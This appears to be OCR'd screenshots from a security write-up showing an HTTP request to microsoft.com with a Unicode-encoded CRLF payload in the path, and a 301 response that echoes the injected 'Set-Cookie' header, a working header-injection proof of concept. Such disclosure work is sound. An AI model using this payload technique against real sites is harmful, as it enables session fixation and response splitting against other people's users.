
Pretty Raw Hex \n

```
1 GET
/%E5%98%8D%E5%98%8ASet-Cookie:crlfinjection=thecyberneh HTTP/1.1
2 Host:        microsoft.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```


Response


Pretty Raw Hex Render \n


```
1 HTTP/1.1 301 Moved Permanently
2 Access-Control-Allow-Origin: *
3 Content-Type: text/html; charset=utf-8
4 Date: Tue, 11 Oct 2022 16:50:08 GMT
5 Location:
6 Server: ECAcc (tir/CD91)
7 Set-Cookie: crlfinjection=thecyberneh
8 Timing-Allow-Origin: *
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Content-Length: 188
12 Connection: close
13
14 <head>
     <title>
       Document Moved
     </title>
```




